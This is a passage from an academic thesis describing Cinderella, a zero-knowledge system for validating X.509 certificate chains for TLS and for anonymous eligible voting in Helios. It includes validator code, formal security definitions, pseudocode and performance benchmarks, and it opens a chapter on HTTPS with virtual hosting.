  date start; date end; serial sn; // Validity interval; SN
  subjectoid soid[MAX_SUBJECT_FIELDS]; // Subject fields (keys)
  subjectval sval[MAX_SUBJECT_FIELDS]; // (values)
  sanentry san[MAX_SAN_ENTRIES]; // Subject alternative names
  // ...  other variable fields

  // Load top-of-the-chain public key (e.g.  root)
  load_Modulus("maincert", &ca_key, 0, COMPILE_TIME);

  // ...  intermediate CA checks go here

  // Load private inputs; hash; verify signature with ca_key
  verify_maincert(ca_key, &sn, &start, &end, &soid[0],
                  &sval[0], &end_key, &san[0], /*...*/);

  date producedAt; serial ocsp_sn; // OCSP variables ...
  load_Modulus("ocsp", &ca_key, 0, COMPILE_TIME); // OCSP CA
  verify_ocsp(ca_key, &ocsp_sn, &producedAt, /* ... */);
  assert(!cmp_serial(sn, ocsp_sn)); // Check SN in OCSP

  // Hash & check signature of pseudo-certificate
  // The variables in this template are **verifier** inputs
  verify_pseudo(end_key, pstart, pend, pseudokey);

  check_subject(d, soid, sval, san); // Match domain name
  assert(!cmp_date(producedAt, pstart)); // Check dates
  assert(cmp_date(pstart, end));
  assert(!(cmp_date(pend, end)+1)); }
```

Figure 7.12: Top-level validator for TLS clients, without intermediate certificates.

7.6.3 Using Cinderella to Validate TLS Server Certificates

To demonstrate Cinderella's support for large, complex application validation policies, we describe the steps we took to apply Cinderella to the validation policy that existing TLS clients apply to server certificate chains.

Building a complete certificate policy validator involves several templates, each of which gets compiled into a certificate-verifier function that loads (as private, prover inputs) the variable fields of the template, compute the hash of the certificate, and check its signature. While these template verifier functions are automatically generated by Cinderella's template compiler, the application policy developer still must still manually 'chain' them together and write any application-specific checks on their variable fields (see §7.3.2).

Below, we summarize the top-level `validate` function that a TLS client typically applies to certificate chains it receives from the server (the actual C code for this function is shown in Figure 7.12). Cinderella outsources the execution of `validate` to the server, so the client only checks a succinct proof.

The `validate` function involves the following templates:

- one template for the endpoint certificate we replace, with additional templates for any intermediate CAs;
- one template for the OCSP proof (Figure 7.11), with additional templates for any OCSP intermediate certificates;
- one template for the pseudo-certificate (Figure 7.10).

Given the domain name d that the client expects to connect to and the current time t, the validator proceeds as follows.

1. Load the (static) public key of the "root" of the chain.
2. Hash and verify all potential intermediates, based on their templates, and the public key of their parent (either the root public key for the first intermediate, or the verified public key returned by the previous intermediate template verifier function).
3. Hash and verify the endpoint certificate (returning the assignment from the variable template fields).
4. Load the (static) public key of the "root" of the OCSP chain, unless it is one of the intermediate keys previously verified on the main chain.
5. Hash and verify all intermediates from the OCSP chain.
6. Hash and verify the OCSP proof, returning the timestamps and serial number it contains.
7. Check that the serial number in the OCSP proof is equal to the serial number of the endpoint certificate.
8. Hash and verify the pseudo certificate, taking as input the ephemeral key and validity time interval from the verifier; the signature is verified using the endpoint certificate's public key.
9. Check that the verifier's input domain d either matches the `Common Name` field of the subject or one of the `Subject Alternative Names` entries, taking into account wildcards, such as `*.a.com`.

10. Check that the verifier time t is within the validity intervals of every template.

The above steps are very close to what current browsers implement, except for the steps already enforced by our certificate templates. For instance, for a chain to be valid for TLS server authentication, a specific object identifier needs to appear in the *extended key usage* extension of all certificates in the chain. Extensions like the *basic constraints* specify the certificates that can be used to sign other certificates and the maximum length of a chain rooted at a given intermediate. The improper validation of these extensions have led to critical attacks (§7.2.2); in contrast, we encode all these checks in our certificate templates, whose conformance with browser validation policies can be easily tested—indeed, the original motivation for certificate templates was to evaluate their conformance with CA/Browser Forum's baseline requirements [Del+14].

7.6.4 Security

The security argument for TLS follows the generic argument, except that we have to consider the additional signature verification introduced by the pseudo-certificate.

We can thus apply the generic security argument to reduce the security of TLS with Cinderella to a system X' in which pseudo-certificates are verified locally by the verifier. It remains to be shown that this adapted system, which now no longer involves SNARKS is secure. Because of the addition of the pseudo-certificate and its signature verification step, any security proof for the TLS protocol and its PKI would need to be extended. As pseudo-certificates are used only once, or at most over a short period of time and for a very specific purpose, we argue that an extension of the certificate chain, in such a manner, although non-standard can be soundly reduced to the INT-CMA security of PKCS#1 signatures. Most existing security proofs for TLS, such as those for [Bha+14b], start from the assumption that the PKI provides honest keys and are thus unaffected by this change. The formal soundness of the X509 PKI as used by TLS on the other hand is much in doubt and to our knowledge no realistic end-to-end formal treatment has been attempted.

Cinderella's zero-knowledge property also implicitly protects user privacy. The contents of the pseudo-certificate are constant, except for the freshly generated public key and the proof, and they do not contain private information.

7.7 Application: Voter anonymity and eligibility in Helios

7.7.1 Helios (Review)

Classically, the privacy of users in elections, petitions, and surveys can be protected in two ways: (1) unlink users' input from their identities through a process of anonymous submission; or (2) compute the result from encrypted user inputs by exploiting homomorphic properties of the encryption scheme. These approaches are complementary: users may submit encrypted inputs anonymously.

The popular online voting system Helios [Adi08b] follows the second approach: its public election trail includes a list of identities and encrypted ballots for all participants. The Helios specification, however, notes that "in some elections, it may be preferable to never reveal the identity of the voters" and supports voter aliases for that purpose.[1] Such aliases are used, e.g., in IACR elections. Helios does not support any mechanism for authorizing anonymous voters to the voting server. Consequently, even if voter aliases are used over an anonymous

[1] http://documentation.heliosvoting.org/verification-specs/helios-v3-verification-specs

communication system, the voting server is still able to link submitted ballots to user login credentials.

Helios expects an external mechanism to authenticate voters, and thus does not provide what Kremer et al. [KRS10] call *eligibility verifiability* (see alose [Cor+16] for a recent survey on verifiability notions for e-voting). From the verification trail, one cannot publicly check whether a ballot was cast by a legitimate voter. This enables ballot stuffing by the voting server, which may for instance wait until the end of the election and then inject ballots for all voters who have not participated. The use of voter aliases as suggested in the Helios specification makes the lack of eligibility verifiability even more problematic. Conversely, assuming voters are equipped with X.509 certificates and a trustworthy PKI, Helios may ask voters to sign their ballot, thereby cryptographically binding voter identities to ballots. This strengthen verifiability, but precludes the use of aliases.

7.7.2 Cinderella at the Polling Station

We design and implement a front-end extension of Helios, providing additional privacy and verifiability about who is actually voting, without affecting the core of the Helios protocol and the guarantees it already provides. Hence, we treat Helios ballots as opaque anonymous messages and, for each election, we ensure that the 'right' set of anonymous ballots is passed to Helios for tallying:

1. Each voter contributes at most *one ballot of her choice*.
2. Only the election result and the *total number of ballots* are disclosed—not the identity of the actual voters.

Relying on Cinderella for access control and ballot authentication, we achieve *both* the same level of eligibility verifiability afforded by X.509 certificates *and* voter anonymity, even against fully corrupted election authorities. Neither the Helios servers nor the election audit trail contain usable information about who actually voted.

In more detail, relying on an existing X.509 PKI, we assume each voter is identified by some unique personal certificate, though the certificate need not be specific to voting and may have been issued for some other purpose. In the following, we simply use the certificate subject as voter identifier; more generally, we may extract the identifier from other fields and perform some filtering, e.g. check that the voter is at least 18.

With Helios, each election comes with a fresh identifier (EID) and a list of voters that may take part in the election. In principle, we could generate a fresh set of Cinderella keys for each election; Pinocchio, like Helios, supports distributed key generation [Ben+15], which can increase confidence in the election policy (in particular, if the list of voters is fixed at compile time). For the sake of generality, we implement a generic policy for Helios that works for any election, taking as verifier inputs the EID and list of registered voters. We configure Helios voting servers to run in 'open election' mode with 'voter aliases': instead of using the fixed list of voters, the servers freely register new voter aliases (without any *a priori* authentication) and record their votes, together with a Cinderella proof, until the end of the election.

Given the election identifier and voter list, and a recorded triple of an alias (N), a ballot (B), and a proof (π), everyone can efficiently verify π to confirm that B is a ballot signed by some authorized voter for the election, and that N is that voter's unique alias for the election. Typically, the voting server will verify π before recording the vote, and an auditor will later verify the entire election log. Hence, although N and π do not reveal the voter's identity, multiple valid ballots from the same voter can be detected and eliminated before the normal Helios vote tallying begins.

We now detail the voting process and the meaning of its proof. Each voter computes her voter alias (N) for the election, prepares a ballot (B), produces a ballot signature (σ), and generates a Cinderella proof of knowledge π of both her certificate and the signature σ such that

1. the certificate subject (id) appears in the list of authorized voters for the election ($voters$);
2. σ is a valid signature on B with the certificate key (vk)
3. N is the result of a (fixed) function of the certificate key and the election identifier (EID).

The voter then anonymously contacts a Helios voting server for the election to register the alias N and cast her vote B with additional data π.

The third proof requirement is the most challenging, as we need N to be unique to each voter and each election (to prevent multiple voting) and to preserve the anonymity of the voter. If the signing key is embedded into a smartcard, we cannot simply use a secure hash of that secret. Instead, using the smartcard's usual API and the fact that PKCS#1 signing is deterministic, we ask for a signature on a reserved constant, e.g., `"Helios Seed"`, and use the resulting signature as a unique, unpredictable secret for the certificate's owner. Finally, we use that secret as the seed of a pseudo-random function applied to the election description (including its identifier and voter list) to derive the unique alias N. Both the signature and the derivation of N are verifiable in zero-knowledge.

7.7.3 Implementation & Security Analysis

In addition to the *O-SNARK* knowledge soundness of Pinocchio, we will need an additional assumption on the pseudo-randomness of hashed PKCS#1 signatures. Consider the following game.

Definition 9 (Hash Pseudo-randomness)**.** *A signature scheme* $\mathsf{PKCSGen}, \mathsf{PKCSSign}, \mathsf{PKCSVerify}$ *is hash pseudo-random if for all probabilistic polynomial time adversaries* $\mathcal{A}$*, we have*

$$\Pr\left[\begin{array}{l}(vk, sk) \leftarrow \mathsf{PKCSGen}(1^\lambda);\\ b \leftarrow \{0,1\}:\\ b = \mathcal{A}^{\mathsf{PKCSSign},\mathsf{F}}(vk)\end{array}\right] \approx \frac{1}{2},$$

where

- $\mathsf{PKCSSign}(m)$ *calls* $\mathsf{PKCSSign}(sk, m)$ *if* m *does not start with the prefix* `Helios Seed`*.*
- $\mathsf{F}(\mathtt{EID})$ *returns, depending on* b*, either the result of calling* $\mathsf{H}(\mathsf{PKCSSign}(sk, \text{"}\mathtt{HeliosSeed}\text{"} \| \mathtt{EID}))$ *or a random bit-string of the same length.*

We model our e-voting extension as a linkable ring signature scheme [NFH99; LWW04; TW05]. For each election, the authorized voters can sign anonymously once. Subsequent signatures are linkable to the same signer and can thus be filtered out. Our scheme has 4 algorithms and models legacy key usage:

- $(ipk, isk) \leftarrow \mathsf{Setup}(1^\lambda)$. Generates public parameters ipk available to all users and a private issuer key isk.
- $usk \leftarrow \mathsf{Reg}^U(ipk, id) \leftrightarrow \mathsf{Reg}^I(isk, id)$. Generates and registers a user signing key for identifier id. We write $usk \leftarrow \mathsf{Reg}(ipk, isk, id)$ as a shorthand for honest registration.

- $(\pi, N) \leftarrow \mathtt{Sign}(usk, EID, IDs, B)$. Signs the message B with respect to ring (EID, IDs) and returns signature π. EID is the ring identifier and corresponds to the election ID in our election setting. IDs is the set of identities allowed to sign, sometimes called the ring. B is the message to be signed, in our case the ballot. N is a unique, pseudo-random pseudonym computed from EID and usk. It makes repeated signatures linkable while protecting the signer's identity.

- $\{0,1\} \leftarrow \mathtt{Verify}(ipk, EID, IDs, B, \pi, N)$. Verifies the ring signature.

- $\sigma \leftarrow \mathtt{Legacy}(usk, m)$. Generates a legacy signature. This guarantees security despite signing keys also being used for other purposes.

We discuss how these algorithms are employed in our Helios front-end extension. Setup is run once the Cinderella voting application policy is agreed on. The keys ipk, isk include the Pinocchio verification and evaluation keys, as well as the certificate issuer's public and private keys respectively. One could split Setup into two algorithms to isolate the legacy X.509 keys, or refine it with an explicit X.509 template. The Reg protocol models certificate issuance. For Cinderella, the ids corresponds to the subject identifier encoded in X.509 certificates. The value usk contains both the user's certificate and his RSA private keys. Sign corresponds to the vote submission process of our front-end, while Verify is used for ballot validation.

The linkable ring-signatures literature already discusses similar voting applications [NFH99; LWW04; TW05]. However, they often require a freshly generated user key for each election, while we reuse long-term legacy keys. A similar primitive was also employed in [Dia+09] to implement a primitive anonymous petition system. Here we achieve the same security guarantees but piggyback on the client certificates of National ID cards which is very appealing for e-government scenarios.

We formally define correctness, unforgeability, and unlinkability properties of linkable ring signatures and prove that they are met by our construction based on Geppetto and legacy X509 certificates, and PKCS#1 signatures, assuming the usual INT-CMA security properties for the latter.

Security definitions The scheme $\mathcal{R} = (\mathtt{Setup}, \mathtt{Reg}, \mathtt{Sign}, \mathtt{Verify}, \mathtt{Legacy})$ is a linkable ring signature scheme if it is correct, unforgeable and anonymous, as defined next.

Users may sign any messages in any ring they belong to.

Definition 10 (Correctness)**.** *$\mathcal{R}$ is correct if, for all adversaries $\mathcal{A}$, we have*

$$\Pr\left[\begin{array}{l}(ipk, isk) \leftarrow \mathtt{Setup}(1^\lambda);\\ usk \leftarrow \mathtt{Reg}(ipk, isk, id)\\ (EID, IDs, B) \leftarrow \mathcal{A}(ipk)\\ (\pi, N) \leftarrow \mathtt{Sign}(usk, EID, id \cup IDs, B):\\ \mathtt{Verify}(ipk, EID, id \cup IDs, B, \pi, N) = 1\end{array}\right] = 1.$$

When defining unforgeability, we give the adversary access to Corrupt queries that reveal user secret keys and Legacy queries that request the use of usk in legacy algorithms, paradigmatically PKCS#1 signing.

Intuitively, $\mathcal{R}$ is unforgeable (with respect to insider corruption and legacy algorithms Legacy) if an adversary cannot create signatures with respect to more one-time pseudonyms than he controls.

Definition 11 (Unforgeability). *$\mathcal{R}$ is unforgeable when for all probabilistic polynomial-time adversaries $\mathcal{A}$, we have*

$$\Pr\left[\begin{array}{l}(ipk, isk) \leftarrow \mathtt{Setup}(1^\lambda)\\ EID, IDs, \Pi \leftarrow \mathcal{A}^{\mathtt{Reg},\mathtt{Legacy},\mathtt{Sign},\mathtt{Corrupt}}(ipk):\\ \neg\mathsf{Cond}(EID, IDs, \Pi) \wedge \forall (N, B, \pi) \in \Pi.\\ \qquad \mathtt{Verify}(ipk, EID, IDs, B, \pi, N) = 1\end{array}\right] \approx 0,$$

where

- $\mathtt{Reg}(i, id)$ *checks that* $id \notin \mathcal{I}$*, otherwise aborts; adds* id *to set* $\mathcal{I}$*; if* $i = \perp$*, runs* $\mathtt{Reg}^I$ *with the adversary (enabling it to register his own identifiers); otherwise runs* $usk_i \leftarrow \mathtt{Reg}(ipk, isk, id)$*, adds* usk_i *to set* $\mathcal{C}$ *and* id *to set* $\mathcal{H}$*, and returns* usk_i*.*
- $\mathtt{Legacy}(i, m)$ *calls the* $\mathtt{Legacy}(usk_i, m)$ *signing algorithm if* usk_i *exists.*
- $\mathtt{Sign}(i, EID, IDs, B)$ *returns* $(\pi, N) \leftarrow \mathtt{Sign}_{usk_i}(EID, IDs, B)$*, provided* usk_i *has been generated by* Reg *and was not leaked using* $\mathrm{Corrupt}(i)$*. The oracle records* (EID, IDs, B) *in a set* $\mathcal{T}$*.*
- $\mathtt{Corrupt}(i)$ *provided* usk_i *has been generated by* $\mathtt{Reg}(i, id)$*, returns* usk_i *and removes* id *from* $\mathcal{H}$*.*
- $\mathsf{Cond}(\Pi)$ *holds when there is an injective function* ϕ *from the names* N *recorded in* Π *to* $IDs \cap \mathcal{I}$ *such that*
$$\forall (N, B, \pi) \in \Pi.\, \phi(N) \in \mathcal{H} \Rightarrow (EID, IDs, B) \in \mathcal{T}.$$

Anonymity means that signatures by different users in the same ring on the same message have the same distribution.

Definition 12 (Anonymity). *$\mathcal{R}$ is anonymous when, for any adversary $\mathcal{A}$, we have*

$$\Pr\left[\begin{array}{l}(ipk, isk) \leftarrow \mathtt{Setup}(1^\lambda);\\ (EID, i_0, i_1, IDs, B) \leftarrow \mathcal{A}^{\mathtt{Reg},\mathtt{Legacy},\mathtt{Sign}}(ipk)\\ b \leftarrow \{0, 1\};\\ (\pi, N) \leftarrow \mathtt{Sign}(usk_{i_b}, EID, IDs, B):\\ \mathcal{A}(\pi, N) = b \mid \mathsf{Cond}(EID, i_0, u_1)\end{array}\right] \approx \frac{1}{2},$$

where $\mathsf{Cond}(EID, i_0, i_1)$ *holds if*

- usk_{i_0} *and* usk_{i_1} *have been honestly generated by calling* $\mathtt{Reg}(i_0, id_{i_0})$ *and* $\mathtt{Reg}(i_1, id_{i_1})$*;*
- $id_{i_0}, id_{i_1} \in IDs$*; and*
- *neither* (EID, i_0) *nor* (EID, i_1) *were previously queried to* $\mathtt{Sign}$*.*

On realizing the algorithms. The pseudo-code in Figure 7.13 realizes the algorithms (Setup, Reg, Sign, Verify) using a verifiable computation system for a function $\mathtt{validate}(ipk0, EID, IDs, N, B)$ whose concrete code is partially shown in Figure 7.14, and any ordinary INT-CMA signing scheme. Pragmatically, we will assume that PKCS#1 is INT-CMA secure.

Setup creates an issuer key pair $ipk0, isk0$ and an evaluation key pair $ipk1, isk1$ for certificates of fixed template and issuer public key. Reg is just the legacy issuing process for the users' X.509 certificates. We require that the certificates of eligible voters match the template fixed in Setup. Sign computes the inputs for validate, a pseudonym N derived from σ_{id} and the

signature σ on (EID, B), and a proof that they satisfy the computation using the evaluation key. `Verify` checks the proof.

We instantiate `Legacy`(usk, m) by PKCS#1 signing, with the restriction that messages with the prefix "Cinderella Helios" are never signed.

Theorem 5. *This realization is correct, anonymous and unforgeable, assuming that PKCS#1 is INT-CMA secure and hash pseudo-random and that Pinocchio is $\mathcal{O}$-*SNARK *knowledge sound.*

Proof sketch:

Correctness follows from inspection.

Anonymity follows from the perfect zero-knowledge property of Pinocchio, and hash pseudo-randomness of PKCS#1.

The proof proceeds in two steps. First, we replace real Pinocchio proofs by simulated proofs. Second, we replace pseudonyms N by random values. The first step is justified by the zero-knowledge property of Pinocchio and the second by hash pseudo-randomness.

Unforgeability relies on the *$\mathcal{O}$-SNARK* knowledge soundness of Pinocchio, which allows to extract valid signatures from the proof. Either extraction fails and we break the security of Pinocchio, or we obtain values $cert[id], \sigma_{id}, \sigma$ such that the certificate is valid and the signatures verify with respect to the subject public key in $cert$. If the certificate was not generated by `Reg` or if for any id in $\mathcal{H}$, σ signs a hitherto fresh message (EID, B) we give a reduction to the unforgeability of PKCS#1 signatures.

```
Setup(){
  ipk0, isk0 = X509Setup();
  store_Modulus(ipk0);
  EK, VK = KEYGEN(validate);
  return ({ipk0, EK, VK}, isk0); }
Reg(ipk, isk, id){
  vk, sk = PKCSGen();
  cert = X509Issue(isk0, vk, id);
  return {ipk, cert, sk}; }
Legacy(usk{ipk, cert, sk}, T) {
  assert(notPrefix("Helios", T));
  return PKCSSign(sk, T);}
Sign(usk{ipk, cert, sk}, EID, IDs, B){
  sig0 = PKCSSign(sk, "Helios Seed");
  sig1 = PKCSSign(sk, "Helios Ballot"||EID||\IDs||B);
  N = H(sig0||EID);
  π = COMPUTE(EK, EID, IDs, N, B, cert, sig0, sig1);
  return N,π; }
Verify(ipk, EID, IDs, B, N, π){
  return VERIFY(VK, EID, IDs, N, B, π); }
```

Figure 7.13: Pseudocode for realizing our linkable ring-signature scheme $\mathcal{R}$

7.8 Performance Evaluation

To evaluate Cinderella's practicality, we measured its performance on micro- and macro-benchmarks. All experiments were performed on a Dell Precision 5810 workstation powered by an Intel Xeon E5-1620v3 3.5 GHz CPU with 16 GB of RAM and running Windows 10.

```
#include "estonia.c" // Compiled template
void validate(char* EID, subject* IDs, hash* N, hash* B)
{
  pubkey ipk0, vk; subject id; signature sig0, sig1;
  load_Modulus(&ipk0, COMPILE_TIME); // Static
  verify_estonia(&ipk0, &vk, &id /* ... */);
  load_Signature(&sig0, RUN_TIME); // Prover input
  PKCSVerify(&vk, "Helios Seed", sig0);
  char x[276]; concat(pseudo, sig0.v, eid);
  zeroAssert(cmp_hash(N, sha1(pseudo)));
  filter(&id, IDs); // Checks that id is in IDs
  load_Signature(&sig1, RUN_TIME); // Prover input
  ballot_concat(x, "Helios Ballot", EID, IDs, B);
  PKCSVerify(&vk, x, sig1);
}
```

Figure 7.14: Fragment of the concrete top-level verifier code for Helios

When reporting key generation times, we include compilation from C. For the verification times, we omit the overhead of loading and initializing the cryptographic engine, assuming that a Pinocchio verifier can be queried as a local service. In all cases, we measure single-threaded execution time, although we note that almost all steps are embarrassingly parallel.

Similar to prior work [Par+13], the largest determinant of our key and proof generation performance is the number of quadratic equations produced when compiling our C programs.

7.8.1 Micro-benchmarks

To better understand and predict Cinderella's costs, we measure the major components of certificate-chain validation: RSA signature verification (§7.4), hashing (§7.5), and certificate generation from a template (§7.5).

RSA Key	Equations	KeyGen	ProofGen	Verify
Fixed	164,826	47.4 s	26.6 s	8 ms
Variable	180,774	47.4 s	31.0 s	8 ms

Figure 7.15: RSA signature verification, assuming public key is either known in advance (Fixed) or learned during evaluation (Variable).

RSA Signature Verification The cost of generating a proof of signature verification depends on whether, when we compile and generate Cinderella keys, we know the RSA public key that will be used. If we do, e.g., when verifying an RSA signature using the public key of a root certificate, then all of the values associated with that key are constants and can be folded into Cinderella's key. If we only learn the RSA key at run time, e.g., when verifying an intermediate certificate, then the prover must perform additional proof work to incorporate it. In particular, such keys are represented as bytes in the certificate and must be converted to our high-precision arithmetic representation. We account for this extra step in the run-time signature verification costs.

Figure 7.15 summarizes our results for the two conditions using 2048-bit keys. During proof generation, Cinderella produces 58 KB of data representing the computed quotients, residues

and carries.

	Equations/byte	KeyGen/byte	ProofGen/byte
SHA1	254.9 / B	377 ms / B	116 ms / B
SHA256	541.4 / B	112 ms / B	84 ms / B

Figure 7.16: Costs to verify hashing, reported per byte hashed.

Hashing Figure 7.16 reports the costs of verifying the computation of the SHA1 and SHA256 hash functions, per input byte (unknown at key generation). Overall, each block (64 bytes) of SHA256 requires around 34.6K equations. Perhaps surprisingly, SHA256 performs better per byte than SHA1. The main distinction is that while SHA256 has a larger internal state, it only performs 64 iterations vs. SHA1's 80.

Since our complex applications (involving multiple intermediate CAs and OCSP proofs) need to hash 1–3 KB of data, in our macro-benchmarks below, we find that the total cost of hashing dominates the cost of formatting, RSA signature validation, and application-specific policies.

Complexity	Eqns/byte	KeyGen/byte	ProofGen/byte
0 B	17.0 / B	8.0 ms / B	3.8 ms / B
100 B	42.8 / B	15.8 ms / B	9.4 ms / B
200 B	51.4 / B	17.9 ms / B	9.5 ms / B
300 B	61.3 / B	19.0 ms / B	10.9 ms / B

Figure 7.17: ASN.1 formatting costs per byte as a function of the template's complexity (size difference between the largest and smallest certificate).

ASN.1 Formatting The cost of ASN.1 formatting is highly dependent of the source template. In particular, it depends on the number of variable fields in the template, and on the difference between the upper and lower length bounds of these fields. As a metric, we define a template's *complexity* to be the difference between the maximum and minimum sizes of certificates that match it. In our experiment, starting from a fully constant (0 complexity) template for a typical 960-byte TLS server certificate, we increase its complexity by making more fields variable and by widening the range of the lengths of the variable fields until we reach a highly generic template. Figure 7.17 reports the results of this experiment for different complexities. The generated equations, key generation time and proof generation times are normalized with respect to the maximum size of a certificate that fits the template; hence, the table reports per-byte values.

While the number of equation per byte increases with template complexity, it is important to note that even for relatively generic templates (allowing a total difference of 300 bytes between the smallest and largest certificate it covers), the cost of formatting is still only 11% of the cost of hashing. Hence, the maximum certificate size (and the total number of templates) are by far the most important factors for the prover.

Certificate Validation Combining all of the steps above, Figure 7.18 summarizes the overall cost of certificate validation for various types of templates. The reported costs include ASN.1 formatting, hashing, and RSA signature validation (assuming the signer's key is not known at

	Equations	KeyGen	ProofGen	Verify
Estonian EID	530,389	480 s	160 s	8 ms
S/MIME (SHA256)	967,740	252 s	152 s	8 ms
TLS server (SHA1)	547,940	496 s	165 s	8 ms
TLS server (SHA256)	858,855	219 s	137 s	8 ms
OCSP proof (SHA1)	267,135	174 s	60 s	8 ms
OCSP proof (SHA256)	357,878	85 s	58 s	8 ms
Pseudo-cert (SHA256)	367,488	84 s	61 s	8 ms

Figure 7.18: Overall cost (formatting, hashing, signature verification) of certificate validation for various templates

compile time). Our tests were conducted on valid X.509 certificates obtained from various CAs, as detailed below.

For client credentials, we use a template based on a public test certificate from the Estonian ID system. This template is moderately constrained but also quite large (with a length range of 977 to 1130 bytes). Its main variable fields are in the subject (name, surname, and social security number). We also build a client certificate template based on the StartCom authority, intended to be used for S/MIME and TLS client authentication. This is also a rather large template (covering certificates from 1223 to 1399 bytes long) signed using a SHA256 hash, resulting in a large number of equations.

For server credentials, we use a TLS template based on the AlphaSSL authority. It is a relatively constrained template, allowing certificates sizes from 856 to 1128 bytes. The main variable fields of the template are the subject (which can include from 1 to 3 variable length fields) and the subject alternative names. We also evaluate the SHA256 version of this template, which is quite similar.

Lastly, we look at the OCSP proofs returned by the AlphaSSL CA and the pseudo-certificates we use for TLS. As these are both short and constant-length, their templates are significantly faster to check than other certificates.

7.8.2 Macro-benchmarks

Figure 7.19 summarizes our evaluation of the complete certificate validation policies for our applications in §7.6 and §7.7.

TLS

Recall from §7.6 that our TLS application involves many templates: one for the endpoint certificate, one for the OCSP certificate, one for the pseudo-certificate, and optionally, several more for any intermediates included in the chain. Furthermore, the TLS policy also performs hostname validation and expiration checks.

According to the 2010 Qualys SSL survey [Ris10], based on a sample of 600,000 trusted chains, 44% of sites use one intermediate CA certificate, 55% use two, while the remaining 1% use even longer chains. Thus, in our experiments, we vary the number of intermediate CAs from 0–2.

As shown in Figure 7.19, for our most general policy (with two intermediate CAs, using SHA256), it takes the prover nine minutes (offline) to create a single pseudo-certificate. On the other hand, the verifier (e.g. a web browser) can verify the Cinderella proof contained in the pseudo-certificate in 9 ms.

Application	CAs	Equations	KeyGen	ProofGen	Verify
TLS SHA256	2	3,033,071	697 s	531 s	9 ms
TLS SHA256	1	2,314,811	530 s	421 s	9 ms
TLS SHA256	0	1,588,340	411 s	266 s	9 ms
TLS SHA1	0	1,095,386	1,207 s	328 s	9 ms
Helios	0	434,177	196 s	90 s	8 ms

Figure 7.19: Evaluation of complete application policies with varying numbers of intermediate CAs.

The comparison of TLS handshake performance using the pseudo-certificate vs. the original chain depends on the client and server configuration for the baseline. Traditionally, if a client wishes to verify revocation, but the server doesn't offer OCSP stapling, then verification latency will be increased by 50–500 ms, due to downloading the revocation list from the CA or to querying its OCSP responder. In contrast, applying OCSP with Cinderella adds no additional bandwidth or online computational overhead. In terms of raw signature performance, the cost of natively hashing and verifying the signatures in the certificate chain is comparable to the time to verify Cinderella's proof. In terms of bandwidth, typical RSA certificate chains with one intermediate take 2 to 3 KB, with one additional KB per extra intermediate. Pseudo-certificates, in contrast, are a flat 564 bytes. Thus, Cinderella improves on bandwidth by 3.6–5.4× even for short chains.

Helios

For our Helios application, we use the Estonian identity card template with no further intermediates. Although an OCSP service is provided, we do not believe checking revocation as part of the Cinderella policy is useful, as we support a per-election registered voter list. The voter pseudonym computation and ballot signature are otherwise implemented as described in §7.7. We use as a voter identifier the social security number found in the subject of the certificate.

Since our policy only needs to verify two RSA signatures, the computational costs for Helios (listed in Figure 7.19) are much smaller than for TLS: it only takes a minute and a half to build a proof of the ballot's signature.

Although our tests were performed on small voter lists, our approach would scale up to lists with millions of voters represented as a Merkle tree using an algebraic hash function [Bra+13], at a negligible cost compared with the two verifiable RSA signature verifications.

Tallying an election now requires the Helios servers (or anyone who wishes to verify the election) to check all Cinderella proofs attached to all the ballots. At 8 ms per proof verification, we are able to verify over 120 ballots per second, which greatly exceeds the tallying capacity of Helios (reported to be around 7 ballots per second just for decryption [Adi08b]).

7.9 Related Work

We refer to §7.2.1 for related work on general-purpose verifiable computation. Although recent work provides substantial cryptographic implementations and claims 'near-practicality', few real-world applications have been attempted. The most notable exception is privacy-enhanced variants of Bitcoin [Dan+13; Ben+14c]. Several papers also evaluate simple MapReduce and data processing applications, but proof-generation overhead is a significant bottleneck [Bra+13; Cos+15; BFR15; CTV15].

We refer to §7.2.2 for related work on X.509 certificates and PKI. The use of zero-knowledge proofs in public-key infrastructures was pioneered by Chaum [Cha85] and Brands [Bra00]. Wachsmann et al. [Wac+10] extend TLS with anonymous client authentication by integrating an anonymous-credential-based signature scheme directly into TLS using a custom extension. Camenisch et al. [CGS06] extend federated identity management protocols with anonymous credentials based on [CL01]. Our approach differs from classic anonymous credentials and other custom PKI elaborations [Kim+12; SMP14; Bas+14], as we do not rely on the cooperation of CAs to deploy Cinderella, and we only change the usage of plain, existing certificates.

Regarding voting protocols, Kremer et al. [KRS10] distinguish between individual, universal, and eligibility verifiability and note that Helios 2.0 does not guarantee eligibility verifiability and is vulnerable to ballot stuffing by dishonest administrators. Cortier et al. [Cor+14] address this problem by adapting the Helios protocol. They envision an additional registration authority that generates signature key pairs for users that then sign their ballots. This corresponds to using X.509 certificates directly to sign the ballot and does not allow for voter anonymity. Springall et al. [Spr+14] analyzed the security of Estonia's online elections and noted their lack of end-to-end verifiability.

7.10 Conclusion

We propose, implement, apply, and evaluate a radically different use of existing X.509 certificates and infrastructure. Taking advantage of recent advances in cryptographically verifiable computation, we outsource the enforcement of flexible X.509 certificate validation policies from certificate verifiers to certificate owners, thereby simplifying the task of the verifier and improving the privacy of the owner. Our prototype implementation supports complex policies involving multiple certificates and application checks. It includes a template compiler and carefully-crafted libraries to fit standard-compliant X.509 processing within the constraints of verifiable computation.

Our applications to TLS and electronic voting show excellent performance for the verifier and substantial overhead for the prover. Cinderella is applicable when policies can be evaluated and turned into proofs offline, or when the burden of producing a proof can be amortized by many faster verifications. It is not a full replacement for X.509, but it already enables the deployment of new, interesting policies, and offers a graceful integration of old and new cryptography.

Chapter 8

HTTPS Meets Virtual Hosting

Web applications are increasingly being moved to the cloud or deployed on *distributed content delivery networks* (CDNs), raising new concerns about their security. The cloud environment requires the sharing of servers and network addresses between many unrelated, mutually distrusting principals. On the client side, the problem of securely isolating websites from each other within the browser has been a core topic of security research in recent years, producing a rich literature centered around the notion of *security origin*. Yet, on the server side, the security implications of hosting large numbers of websites from the same web servers has gathered relatively little attention, even though cloud infrastructures constitute a prime target for attacks, both from criminals and from governmental adversaries [Lan14a].

The Transport Layer Security (TLS) protocol, as used within HTTPS, remains the only defense against network-layer attacks on the web. It provides authentication of the server (and optionally, of the client), as well as confidentiality and integrity of HTTP requests and responses, against attackers that control both the network and malicious websites visited by the client.

While the precise security guarantees of TLS have been extensively studied [PRS11; KPW13a; Bha+13a], these formal works all consider a simple deployment model, where each server only has one network interface and one certificate valid for a single domain that matches the server identity. This model does not reflect current practices, especially in the cloud, but also in many mainstream web servers.

